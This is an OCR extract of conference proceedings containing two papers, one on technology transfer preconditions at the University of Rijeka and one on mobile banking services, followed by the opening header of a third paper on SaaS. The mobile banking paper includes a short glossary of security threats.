* University of Rijeka, Faculty of Economics, Ivana Filipovića 4, 51000 Rijeka, Croatia
Phone: +385 51 35 51 11 Fax: +385 51 21 22 68 E-mail: bezic@efri.hr
** University of Rijeka, Trg braće Mažuranića 10, 51000 Rijeka, Croatia
Phone: +385 51 26 59 69 E-mail: pkaranikic@uniri.hr
*** University of Rijeka, Faculty of Maritime Studies, Studentska 2, 51000 Rijeka, Croatia
Tel: +385 51 33 84 11 Fax: +385 51 33 67 55 E-mail: etijan@pfri.hr

Abstract – Technology transfer is, in a narrow sense, a formal transfer of rights to use and commercialize new discoveries and innovations resulting from scientific research. Several preconditions have to be met for successful technology transfer. In this paper the main preconditions of successful technology transfer will be discussed, the preconditions of University of Rijeka will be stated, and the future steps for successful commercialization of University of Rijeka scientific research results will be analyzed. University of Rijeka had, within the Science and Technology Project (STP), met some of necessary preconditions for successful technology transfer, but unfortunately this project ended in May 2011, leaving some of the work unfinished. The IPA IIIc project „Development of Innovation System at Ruđer Bošković Institute and University of Rijeka“ has helped in realizing several other technology transfer preconditions.

I. INTRODUCTION

Technology transfer from Universities has an important role in the development of knowledge-based economy and the key contributors of technology transfer are university researchers. Technology transfer is a legitimate part of the University purpose, alongside the core activities of teaching and scientific research. Taking into account that the dissemination of knowledge is the main purpose of a university, technology transfer uses commercial routes to achieve the same objectives. When successful, technology transfer generates a number of positive outcomes simultaneously: the transfer of new knowledge out from the university; source of new innovative ideas for the industry; opportunities for income generation by the industry and the university; and generation of positive social and economic impacts [1].

It must be emphasized among researchers that technology transfer is a positive and beneficial thing, but also that it will not happen by itself. Regulations dealing with technology transfer have to exist, and technology transfer takes a certain period of time to become successful, especially when it deals with early-stage technologies and products.

There are several preconditions for successful technology transfer. First, the researchers' knowledge, skills and expertise have to be captured. Second, a database has to be constructed, where all information about the researchers and their skills and expertise will be archived. Third, several regulations and policies about the management of technology transfer have to be adopted and implemented. Fourth, Technology Transfer Offices have to find the best mechanism for successful commercialization of new technologies and products.

As an example, University of Rijeka Technology Transfer Office has already performed some of mentioned activities quite successfully. The engagement of researchers in these activities was insufficient in the past [2]. However, during the IPA IIIc funded project "Development of Innovation System at Ruđer Bošković Institute and University of Rijeka", the situation has positively changed. The main stakeholders from the University of Rijeka (researchers) have responded and shown interest in technology transfer activities. Most of them have completed the questionnaire which captured their knowledge, expertise and competences. This data will be included in a competence database named "Baltazar." With the completion of this database, the main precondition for successful technology transfer from University of Rijeka is realized.

In the near future, University of Rijeka Technology Transfer Office in coordination with University of Rijeka Science and Technology Park will be faced with a difficult task – commercialization of University of Rijeka research results. With the creation of competence database "Baltazar" and the existence of Intellectual Property Management Policy and Regulation on Intellectual Property Management, the University of Rijeka will have nearly all preconditions for successful technology transfer from the University.

II. UNIVERSITY MOTIVES FOR TECHNOLOGY AND KNOWLEDGE TRANSFER

The role of science in technology and knowledge transfer is very important. Universities have an important role in creation and transfer of scientific knowledge into the economy. In this sense it is important to distinguish the difference between knowledge and technology transfer. Knowledge transfer comprises of capturing and transmitting research findings, skills and competences from those who generate them to those who transform them into economic outcomes - either explicitly (patents) or tacitly (know-how). It includes both commercial and non-commercial activities such as research collaborations, consultancy work, licensing, and the creation of spin-offs, mobility of researchers and the publication of scientific articles. Technology transfer is the process of developing practical applications for scientific research. It is a term used to describe a formal transfer of rights to use and commercialize new discoveries and innovations resulting from scientific research to another party [3].

The role of researchers in the process of technology and knowledge transfer is crucial. Numerous reasons for researchers' involvement in this activity exist:

- Creation of positive economic impact,
- Recognition within the society,
- Financial rewards,
- Generating additional funding for their research,
- Attracting new partners for collaborative projects,
- Creating new job opportunities for young researchers,
- Personal satisfaction, etc.

Effective technology transfer depends on the level of successful movement of scientific research results from the University to the industry. Technology transfer effectiveness is the degree to which research-based information is moved successfully from one individual or organization to another [4]. It is also important to emphasize that one successful practice of technology or knowledge practice in one environment does not necessary imply that it will also be successful in another environment. It varies from university to university.

The technology and knowledge transfer effectiveness from the university can be measured by several variables [4]:

- the number of invention disclosures,
- the number of patents filed,
- the number of license agreements,
- the number of start-up companies, and
- royalties from license agreements.

According to the above mentioned variables, four dimensions of technology transfer strategies can be defined [5]:

1. Passive technology transfer, such as publishing research results in scientific journal articles or making invention disclosures;
2. Active technology transfer, such as filing patent applications, executing technology licenses and royalties from technology licenses;
3. Entrepreneurial technology transfer, indicated by the number of start-up companies, and
4. Technology transfer for local economic development.

III. THE PRECONDITIONS FOR SUCCESSFUL TECHNOLOGY TRANSFER

Several important preconditions for successful technology and knowledge transfer exist. They can be divided into:

- Institutional preconditions, and
- Regulative preconditions.

Technology and knowledge mapping is one of the important preconditions for successful transfer of technology and knowledge, but cannot be categorized as either institutional or regulative precondition. It is a method by which all the knowledge of the university researchers is captured (competencies, skills, expertise, etc).

Infrastructural preconditions presume the establishment of institutions which are included into the activities of technology and knowledge transfer. First of all, a Technology Transfer Office should be set up at the University. The Technology Transfer Offices must work together with scientists and managers or entrepreneurs to establish collaboration. The primary motive of the Technology Transfer Office should be to protect and to market the university's intellectual property. Other motives should include promoting technological diffusion and securing additional research funding for the University via royalties, licensing fees and sponsored research agreements. Technology Transfer Offices should especially be committed to their role as a guardian of the researcher's and University's intellectual property [6].

The role of Science and Technology Parks is also important in successful technology and knowledge transfer. Science and Technology parks can act as a platform to the production of knowledge and its transfer to the economy in the form of spin-offs or simple knowledge spillovers, enhanced by the co-location of R&D university centers and high technology enterprises on site. Although reflecting mainly a science push perspective, they may constitute central nodes in an infrastructural system of competitiveness that articulates other entrepreneurial location sites and bridges

Universities to the economy in a more efficient and effective way, being crucial to increasing technology transfer and interchange speed, promoting the technological upgrading of the regional economy [7].

Regulative preconditions for successful transfer of technology and knowledge are dealing with all necessary documents needed for operating the process of technology and knowledge transfer. The most important documents for operating the process of technology and knowledge transfer at University level are:

- University Strategy,
- University Innovative Strategy,
- Intellectual Property Management Policy,
- Regulation on Intellectual Property Management,
- University Intellectual Property Portfolio, and
- University Competence Database.

As an example, University of Rijeka possesses all necessary infrastructure needed for effective technology transfer. A Science and Technology Park was established in 2008 and Technology Transfer Office was established in 2009.

When it comes to the regulative preconditions, University of Rijeka within the duration of Science and Technology Project (STP) has created its Intellectual Property Management Policy and Regulation on Intellectual Property Management. The STP programs were designed to cover the different stages of the "innovation value chain" through which knowledge affects economic development: knowledge creation, knowledge transfer and knowledge use [8]. Furthermore, University of Rijeka is currently involved in a process of creation of its Innovative Strategy. With the completion of this document, University of Rijeka will satisfy all regulative preconditions for successful transfer of technology and knowledge.

IV. MAPPING OF TECHNOLOGY AND KNOWLEDGE - "BALTAZAR" DATABASE AT THE UNIVERSITY OF RIJEKA

Mapping of technology and knowledge is an important process or method for capturing University researchers' information regarding their knowledge, competencies, expertise, etc. It can also be defined as a process of surveying, assessing and linking the information, knowledge, competencies and proficiencies which are held by individuals and groups within an organization [9].

Fundamentally, a process knowledge map contains information about the organization's knowledge. It describes who has what knowledge (tacit), where the knowledge resides (infrastructure), and how the knowledge is transferred or disseminated (social) [10].

University of Rijeka started with mapping of technology and knowledge within the Science and Technology Project financed by the loan of the World Bank. With the same resources, the University of Rijeka Technology Transfer Office was established. However, initial results of the mapping were poor, as the researchers have shown little or no interest in this activity, as shown in Table 1. Only a few researchers completed the questionnaires that were used for the mapping of technology and knowledge (MTK)

The above mentioned situation has positively changed with the participation in IPA IIIc project „Development of Innovation System at Ruđer Bošković Institute and University of Rijeka". A new and improved questionnaire for the mapping of technology and knowledge was devised, and the approach to researchers was from a different perspective. The crucial difference was face-to-face contact between the technology and knowledge transfer officer and researchers from the University of Rijeka.

Researchers were also given the option of completing the questionnaire either as individuals or as heads of departments. The important fact is that the researchers' involvement was much higher than the initial involvement in 2010, as can also be seen from the Table 1. below.

TABLE I. NUMBER OF COMPLETED QUESTIONNAIRES BY THE UNIVERSITY RESEARCHERS AT UNIVERSITY OF RIJEKA

University of Rijeka components	**Number of researchers involved in MTK (2010)**	**Number of researchers involved in MTK (2011)**
Faculty of Engineering	25	10
Faculty of Medicine	7	83
Faculty of Maritime studies	5	3
Faculty of Civil Engineering	2	68
Faculty of Economics	-	16
Faculty of Tourism and Hospitality Management	-	20
Faculty of Humanities and Social Sciences	-	141
Faculty of Law	-	4
Faculty of Teacher Education	-	8
Academy of Applied Arts	-	2
University of Rijeka Departments (Departments for Physics, Mathematics, Bitechnology and Informatics)	-	22
TOTAL	**39**	**377**

Source: University of Rijeka Technology Transfer Office, 2010 and 2012

All collected data regarding the the mapping of technology and knowledge will be inserted into a Competence Database named “Baltazar” (Figure 1.)




Figure 1. Baltazar Competence Database

"Baltazar" Competence Database was created under the IPA IIIc funded project “Development of Innovation System at Ruđer Bošković Institute and University of Rijeka”. The aim of this database is not only to capture the knowledge created at University of Rijeka and Ruđer Bošković Institute, but to capture the knowledge of all researchers of all Universities in Croatia. All relevant information about researchers’ skills, competences, and projects, collaboration with other institutions or industry will be collected in one place, in a single database.

This Competence Database will assist not only in identifying new project opportunities, but also in targeting scientists whose expertise is the most suitable for such collaboration [2]. Furthermore, the Competence Database will enable the business sector to obtain better insight into the service capabilities of the academic community, whose extrabudgetary income will increase [11].

The Baltazar Competence Database will eventually contain the wealth of information about (but not limited to) the following:

- Researchers (institution of employment, fields of expertice, former and current projects, contact information, etc),
- Equipment (location, capabilities, potential for use, etc),
- Projects (field, description, institution, lead researchers, associate researchers, project duration, etc), and
- Services (institution, service description, market opportunities, etc).

With the creation of this Competence Database, the University of Rijeka Technology Transfer Office has achieved all the necessary preconditions for successful transfer of technology and knowledge from University to industry.

V. CONCLUSION

With the completion of above mentioned activities, University of Rijeka has achieved all the necessary preconditions for successful transfer of technology and knowledge, or scientific research results. A Technology Transfer Office has been established, whose role is primarily to protect the university’s intellectual property and to promote transfer of technology and knowledge, but Technology Transfer Office also plays a significant role in the transfer of technology and knowledge between University and industry. Furthermore, in collaboration with University of Rijeka Science and Technology Park both should create the best business model for successful commercialization of University of Rijeka research results.

Two main types of preconditions have to exist for the successful transfer of knowledge and technology – institutional preconditions and regulative preconditions. Apart from the institutional and regulative preconditions, the mapping of technology and knowledge is an important tool in the process of technology and knowledge transfer.

Regarding regulative preconditions, University of Rijeka has drafted all the necessary documents needed for Intellectual Property Management, and is in a process of defining its Innovative Strategy. With this document, everything will be well defined for University of Rijeka and its researchers.

Competence Database “Baltazar” can be considered as an important breakthrough in capturing the knowledge created at the University in one place. It was very hard to engage researchers to collaborate within the activity of technology/knowledge mapping. The researchers’ involvement in 2011 was much higher than in 2010. The goal of gathering the valuable information about the researchers, equipment, projects and services in one place now seems more reachable.

The involvement and awareness rising among researchers about the importance of Intellectual Property Protection and the activities of transfer of technology and knowledge must be constant. According to the results of mapping performed within the IPA IIIc funded project “Development of Innovation System at Ruđer Bošković Institute and University of Rijeka” only 1/3 of researchers from the University of Rijeka responded. This percentage should be much higher in order to start with successful commercialization of the projects.

Finally, it is important to note that the “outputs” of University Technology Transfer depend on the quantity and quality of discoveries. This highlights the importance of the “suppliers” of new technologies - the researchers who conduct research in the laboratory and (in theory) disclose inventions to the TTO.

REFERENCES

[1] Hockaday, T.: Building a Technology Transfer Office - Starting Out, http://www.isis-innovation.com/news/ articles/buildingatto.html (13.01.2012.)

[2] Bezic, H., Karanikic, P., Tijan, E.: The Role of Universities in Efficient Transfer of Scientific Knowledge, Proceedings Vol. V : DE (Digital Economy) & ISS & miproBIS & GLGPS & SP / Čišić, Dragan ; Hutinski, Željko ; Baranović, M ; Mauher, Mladen ; Ordanić, L. (ed.), Opatija, Croatian Society for Information and Telecommunication Technology, Electronics and Microelectronics, 2011. 88-91

[3] EurActiv EU news & policy debates: Knowledge and technology transfer, http://www.euractiv.com/science/knowledge-technology-transfer/article-168514 (11.02.2012.)

[4] Rogers, E. M., Yin, J., Hoffman, J.: Assessing the Effectiveness of Technology Transfer Offices at U.S. Research Universities, Journal of the Association of University Technology Managers, Volume: 12, Pages: 47-80, 2000

[5] Shama, A.: Guns to Butter: Technology-Transfer Strategies in the National Laboratories, Journal of Technology Transfer, 17(1), 2002

[6] Siegel, D. S., Waldman, D. A., Atwater, L. E., Link, A. N.: Commercial Knowledge Transfers from Universities to Firms: Improving the Effectiveness of University-industry Collaboration, Journal of High Technology Management Research, No. 14, 111-113, 2003

[7] Almeida, A., Santos, C., Rui Silva, M.: Bridging Science to Economy: the Role of Science and Technology Parks in Innovation strategies in "follower" Regions, FEP Working Papers, No. 302, 2008

[8] Correa, P., Tarade, Lj., Borowik, I.M.: ECA KNOWLEDGE BRIEF: Croatia's Science and Technology Project Unleashes Innovation, siteresources.worldbank.org/INTECALEA/Resources/ECA_KB_24_STP_Croatia.pdf (15.12.2011.)

[9] USAID: Knowledge mapping 101 (Knowledge for Development Seminar), according to Hylton, KeKma-Training, 2002, pdf.usaid.gov/pdf_docs/PNADK308.pdf (16.12.2011.)

[10] USAID: Knowledge mapping 101 (Knowledge for Development Seminar), according to IBM Global Services – Technique Paper, 2000, pdf.usaid.gov/ pdf_docs/PNADK308.pdf (11.11.2011.)

[11] Baltazar Knowledge Portal, http://baltazar.irb.hr/en/about-project (15.03.2012.)

Mobile Banking - Financial Services Technology

Dejan Lacmanovic*, Izabela Lacmanovic** and Branko Markoski*
* Technical Faculty "Mihajlo Pupin" – Zrenjanin, Zrenjanin, Serbia
** Vojvodjanska banka a.d. Novi Sad, member of NBG Group, Zrenjanin, Serbia
E-mail: dlacman@yahoo.com; izabela.lacmanovic@gmail.com; markonins@yahoo.com

Abstract - The mobile and Internet market has been one of the fastest growing markets in the world and it is still growing at a rapid pace. This opens up new markets for financial institutions interested in offering value added services with reduction in cash usage and its associated costs. With mobile technology, banks can offer a wide range of services to their customers, transfer funds between accounts and will have immediate and full control over their finances or even performing stock trading while being in traffic. Mobile devices, due to their ability to provide services anytime and anywhere, have a high rate of penetration and potential to grow. This paper describes the basic concepts, services offered and technology which enables Mobile Banking.

I. INTRODUCTION

The first initiatives to enable direct payment via the computer network have emerged in the late seventies and early eighties. The appearance of the Internet significantly influenced further development. Internet network has rapidly grown from its modest appearance in the late seventies until the present times. Since January 1997 until today, after a period of exponential growth, the number of machines related to the network has exceeded one billion. This growth was mainly influenced by the appearance of the World Wide Web technology that provides access to the information stored on machines around the world, with a simple method highlight and click. The number of the Internet pages has also grown rapidly.

The number of views of the Internet users shows that the users' profiles quickly changed from the original users, university centers to the widespread population. These facts have not been missed even by the commercial organizations that offer the selling of goods and services to almost everybody. There are various systems of payment, but also various habits of people. One of the tasks set by the researchers was to incorporate the existing payment systems into electronic systems. The main advantage for the customer is the possibility of deferred payment [1].

A large number of mobile payment varieties exist in the market. Internet Banking is one of the services that give the customer's access to their banks. Customers could anytime: check out of their account details, get their bank statements, perform transactions like transferring money to other accounts and pay their bills. Internet banking requires a computer device (mostly PC) with enabled Internet connection. Mobile banking solve this limitation of Internet Banking, as it reduces the customer requirement to just a mobile phone. Mobile Banking enables anywhere, anytime banking. Customers overcome the limitations of Internet Banking, now they can do so on-the-go.

II. MOBILE BANKING

Many consumers and even some number of bankers make the mistake of using terminology mobile banking vs. mobile payments interchangeably. Mobile Banking refers to the platforms that enable customers to access financial services such as fund transfers, bill payments, balance information and exploring investment options. Mobile payments are defined as the process of using a hand-held device (such as mobile phone for example) to pay for products or service, remotely or at POS terminal [2].

With the advent of smart phones, communication to customers is not limited to voice only. This technology has given way to multi-functional wireless infrastructure that is available to the customers at all times, thus becoming a key driver for mainstream adoption of mobile financial services. Today's generation mobile phone becomes a companion in life, thus the adoption of mobile banking has taken off. This group will grow in the next decade giving banks an opportunity to explore innovative services at a reasonable cost. In developing regions with the increasing awareness of technology, the user acceptance of new technology is going high. Benefits of increasing penetration of telecommunication and anytime reach, will lead to mobile-based business models proving instrumental in realizing branchless banking, taking it to higher grounds by enabling low cost, and real time transactions over secure networks [3].

The main reasons behind low penetration of banking have been shown on Fig. 1.




Figure 1. Overview of the main reasons for low banking breach (Source: Technology enabled transformation in Banking - KPMG 2011)




Figure 2. Transaction costs by banking channel
(Source: Tower Group, Fiserv, Mcom data, 2009)

High mobile penetration and limited banking facilities are driving the growth of mobile banking in developing regions. The mobile services platform is a huge opportunity for banks to offer innovative banking and payment services. Around the world, retail and commercial banks are rapidly deploying an array of mobile banking solutions aimed at customer convenience and cost reduction. Cost transaction by various banking channel is depicted on Fig. 2.

Based on survey of Western European bank executive, most large banks and many mid-sized banks already offer various form of mobile banking service. Nearly two thirds of respondents either to that survey indicated that mobile banking was already mainstream or on the verge of gaining major traction in their market [5]. Mobile banking is often a relatively straightforward proposition for retail banks. The new channel can be built at relatively low cost and risk by adapting existing Internet platforms to mobile devices. In addition, with little to no incremental costs for each additional mobile user, the financial justification for basic mobile banking services is easy to rationalize.

Mobile banking has also started to see widespread customer adoption, with a number of respondents indicating noticeable drops in telephone and internet banking inquiries accompanied by increased mobile application download rates and text inquiries. Most banks provide basic information services such as balance updates, payment alerts and account transfers. Mobile banking is must for banks that focus on customer services and innovation as key differentiators. Families and early-adopted customer are segments which increasingly using mobile devices to manage all aspects of their daily lives and are looking to their banks to provide a similar level of access to their financial information through their mobile devices. In addition, largely as response to growing consumer demand, many respondents suggested that they expected to gain competitive advantage and differentiations as key benefits of their mobile banking solution [5].

III. Financial Services and Technology

Most large banks offer a basic mobile banking solution for their consumers. The most common mobile banking services available are:

- Account alerts, security alerts and reminders
- Account balances, updates and history
- Customer service via mobile
- Branch or ATM location information
- Electric bill, deliver online payments by secure agents and mobile client applications
- Domestic and international funds transfers
- Transaction verification
- Insurance policy management
- Pension plan management
- Mortgage alerts
- Blocking of (lost, stolen) cards
- Withdrawal at banking agent
- Deposit at banking agent
- Mobile recharging
- Peer to Peer payments




Figure 3. Transition of service channel
(Source: Technology enabled transformation in Banking - KPMG 2011)

Future services likely will include mobile commerce, mobile payments, contactless payments using NFC (Near Field Communications), mobile coupons and location-based services [7].

Retail banks are faced with the challenges of shrinking product margins and growing customer demand for more personalized service. Banks are forced to consider innovative customer sales and service strategies (depicted on Fig. 3), which requires a much broader approach to the management of the many services that customers may use to interact with their bank. Banks are typically trapped between the perplexities of allowing the customer to choose among a wide variety of services deciding.

There is a significant difference between launching mobile services in the developed world and the developing one. According to the UK Department for International Development, more than 2.7 billion people in the developing world have no access to financial services. What's more, the same study suggests that by 2012, there will be 1.7 billion people with access to mobile phones but not bank accounts. Large proportion of the developing world is currently, unbanked, financial institutions generally do not have access to robust customer information, which in turn reduces service options, particularly in the extension of credit facilities [6]. Mobile phones in developing world also tend to be less advanced, meaning that WAP and mobile application-based solutions are not universally applicable in all markets.

Banking innovators are also confident that their mobile banking leadership will translate into greater customer loyalty, satisfaction and a stronger reputation for customer centricity. Banks are adopting their mobile applications and browser platforms to deliver targeted advertisements and promote cross-selling opportunities. Banks are also building customer acceptance and comfort with conducting financial transactions over mobile devices. This procedure banks create a larger group of early adopters for future mobile services.

Mobile banking and mobile payments can take many forms. The development of mobile solutions tends to follow an evolutionary pattern that starts with basic mobile banking and progresses towards mobile payments at the physical POS. Scenarios in Table I examine some of the impacts, benefits, challenges and customer considerations facing banks at three distinct points in this evolution.

TABLE I. SCENARIO SPECTRUM FOR MOBILE TECHNOLOGY [5]

	Basic mobile banking	Enhanced mobile banking and remote mobile payments	Mobile payments at the physical POS
Overview	The basic mobile banking market consists of financial institutions that are focused on developing and refining their mobile banking platform	The enhanced mobile banking and remote payments market consists of players with mature mobile offerings, healthy adoption rates, and basic remote payment services	The physical POS mobile payments marketplace is composed of traditional and non-traditional players vying for early market share of mobile payment revenues
Key features	Typically includes core service offerings such as account access, balance information and internal transfers and are usually on 1-2 technology platforms serviced by a vendor	Typically consists of market leading mobile banking features such as mobile deposit capture, mobile capture and bill pay, enhanced enrollment features, and some remote payment offerings such as person to person (P2P) payments	Features and functionality widely vary depending on the players involved and geography where the solution is being launched
Benefits	• Enhanced reputation and customer service • Reduced cost to serve (and therefore more flexible capital) • Can be straightforward to deploy • Easily integrated into existing internet banking services • Demonstrates innovation • Creates a base comfort level for consumers using mobile devices • Builds in-house experience and skills	• Reduces cost to serve and increases available capital • Streamlines processes and reduces manual intervention • Builds in-house experience and skills • Capitalizes on 'first-to-market' opportunities • Provides new revenue streams	• Protects existing payments revenues • Creates new revenue opportunities • Responds to customer demands
Customer impact	• Unfettered access to banking information and basic transactions • Convenience and ease of use • Integrated view of banking information and accounts • Higher customer loyalty and 'stickiness'	• Reduces branch and ATM visits • Delivers increased flexibility to customers • Builds comfort and acceptance of mobile payment solutions • Acts as a stepping stone to contactless and proximity payments	• Convenience and ease of use, particularly for low-value payments • Tighter security and privacy • Replaces traditional wallet or existing stored value accounts and electronic purse cards
Key considerations	• What is our mobile channel strategy? • What is our mobile commerce strategy? • What is our position on mobile payments? • What are our current mobile banking capabilities?	• Who is our mobile service vendor and are their capabilities sufficient? • What are leading practices in mobile commerce? • What should our mobile payments product look like? • What should our revenue sharing model look like?	• How should we plan for enhancements to our mobile platform? • How should we rollout our mobile payments pilot? • What are the estimated costs of the mobile payments initiative?

Banks can use services and technology to achieve customer satisfaction [4]:

- **Transparency** – Complex products such as top up deposits, revolving loans, top up loans, etc. introduced by the Banks to benchmark themselves in the competitive market and provide the best possible deal, leaves customers confused with the choices. Customers regularly indicate the penalization for being loyal or introduction of unfair or unexpected changes. Banks can rebuild trust by undertaking the research through myriad data analytics solutions to better understanding customer's needs. This will help them to build right relationships with the customers and provide for focused products/services participation in social networks to.
- **Unique identity and sense of belonging** – Most Banks are not able to harness the capabilities of the system to meet today's needs effectively and may not meet tomorrow's 24/7 banking requirements. This reduces the ability to launch unique products. Banks can create a brand identity by offering improved service levels, transparency, quality of staff, and relevant information to the existing and new customers. This will develop long lasting relationships with the customers who will perceive it as full-service provider and thus recommendation to other potential customers.
- **Reaching customers and cost reduction** – Banks usually struggle in frequent communication with the customers. Primary mode as used by Banks to share information with their existing customers is the websites and the mailers. However, Banks can use blogs and customers and in decision-making allow customers to discuss the offerings, compare and evaluate services. Banks can also arrange the weekly meeting with the potential and existing customers to offer various financial facilities offered by the Bank. Feedback from customers will help the Bank in redesigning their products and thus provides an interface to sell these products via online channels. New technologies can help the Banks in reducing the cost of the operations such as per unit product cost, infrastructure maintenance and increasing the frequency of communication with the customers. Banks are attempting to cater to all customer segments through same delivery channels. The focus can be enhanced by redefining the strategy to use hybrid channels (kiosks, franchisees, etc.)
- **Response to regulatory regulations and reporting requirements** – Analytics using IT can help the Banks to focus on the products/service offering to the on what should be done as per the regulatory guidelines. Successful integration will help in decision of what risk Bank wants to take, understanding and measurement and finally right pricing of the products

IV. MOBILE BANKING SECURITY THREATS

Mobile banking has been mostly performed via SMS or the Mobile Web. The rapid growth of smart phones based on operating systems like Apple's IOS or Google's Android have led to increasing use of special client programs, called apps. These applications can be downloaded to mobile device. For additional security protection client install a digital certificate from a trusted certificate authority (CA). Installing a certificate from a CA is an important step in ensuring that mobile phone is a trusted entity within mobile network infrastructure.

Financial institutions should be aware of potential threats that can affect their mobile banking services. These include [2]:

- **Cloning** – Copying the identity of one mobile phone to another, thereby allowing the perpetrator to masquerade as the victim, normally with the intent to have calls and other services billed to the victim's cellular account. In the case of mobile banking, cloning could give the hacker access to the victim's financial accounts;
- **Hijacking** – The attacker takes control of a communication between two entities, masquerading as one of them. As with cloning, hijacking could give the hacker access to the victim's financial accounts;
- **Malicious Code** – Software in the form of a virus, worm or other "malware" is loaded onto the handset, the SMS gateway or the bank's server to perform an unauthorized process that will have adverse impact on the confidentiality, integrity or availability of financial information and transactions;
- **Malware** – A contraction for "malicious software" that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity or availability of the victim's data, applications or operating system, or otherwise annoying or disrupting the victim;
- **Man-in-the-Middle Attack** – An attack on the authentication protocol exchange in which the attacker positions himself between the claimant and verifier with the intent to intercept and alter data traveling between them;
- **Phishing** – Tricking a victim into disclosing sensitive personal information or downloading malware through an email;
- **Redirecting** – Intercepting a communication by substituting a fraudulent address or identity, potentially by using a Man-in-the-Middle attack;
- **SMiShing** – A contraction of "SMS phishing," this attack uses SMS to facilitate bogus requests for personal information;
- **Spoofing** – Sending a network packet that appears to come from a legitimate source, rather than its actual source;

- **Vishing** – A contraction of "voice and phishing", in which victims are tricked into disclosing sensitive personal information through a phone call;

V. CONLUSION

In the financial institutions, a key factor for a success is the responsiveness of the user. Any system that is supported by the famous banking organizations, will easily win the trust of its users. Innovative models using mobile devices and efficient payment systems will make financial services more widely available anytime. It is becoming more and more critical to develop new intelligence that enables financial institutions make informed judgments and become much more customer centric. Smarter banks will increasingly invest in techniques to gain new customer insights, effectively segment their customers, develop deeper relationships and be the bank of choice. Banks will be increasingly using technology that will enable them to determine pricing, new products and services, the right customer approaches and marketing methods, which channels customers are most likely to use and how likely customers are to change providers or have more than one provider. Banks that will understand their customers better and look to charge only for services used will benefit more than other banks. We may conclude that every aspect of banking will be transformed by new technology in near future. Customer-friendly products, delivery channels, easy and accessible services and competitive pricing would be the driving forces – and technology shall play a dominant role in all these. The most successful institutions will be those that combine visionary technology with strong customer centricity.

REFERENCES

[1] D. Lacmanovic, I. Lacmanovic, B. Markoski, "Trend of mobile payments", YUInfo, Kopaonik, 2012, in press.

[2] R. Nicole, "Mobile banking overview," Mobile marketing association, Education, January 2009.

[3] J. S. Benamati, M. A. Serva, "Trust and distrust in online banking: Their role in developing countries", Information Technology for Development, vol. 13(2), pp. 161-175, 2007

[4] S. Banerjea, A. Diwanji, "Technology enabled transformation in banking", KPMG International - Swiss entity, India, pp. 12-16, 2011.

[5] M. Siegel, F. Schneidereit, D. Houseman, "Monetizing mobile", KPMG International - Swiss entity, UK, pp. 4-11, July 2011.

[6] L. Bångens, B. Söderberg, "Mobile banking – financial services for the unbanked?", Spider, Uppsala, 2008.

[7] D. Lacmanovic, I. Lacmanovic, "Contactless payments based on Near Field Communication Technology", E-society journal, Zrenjanin, pp 75-83, 2011.

Prognosis: Cloudy with SAAS

Bojan Kraut, univ. dipl. ing.
Alcyone d.o.o., Maribor, Slovenia
bojan.kraut@alcyone.si

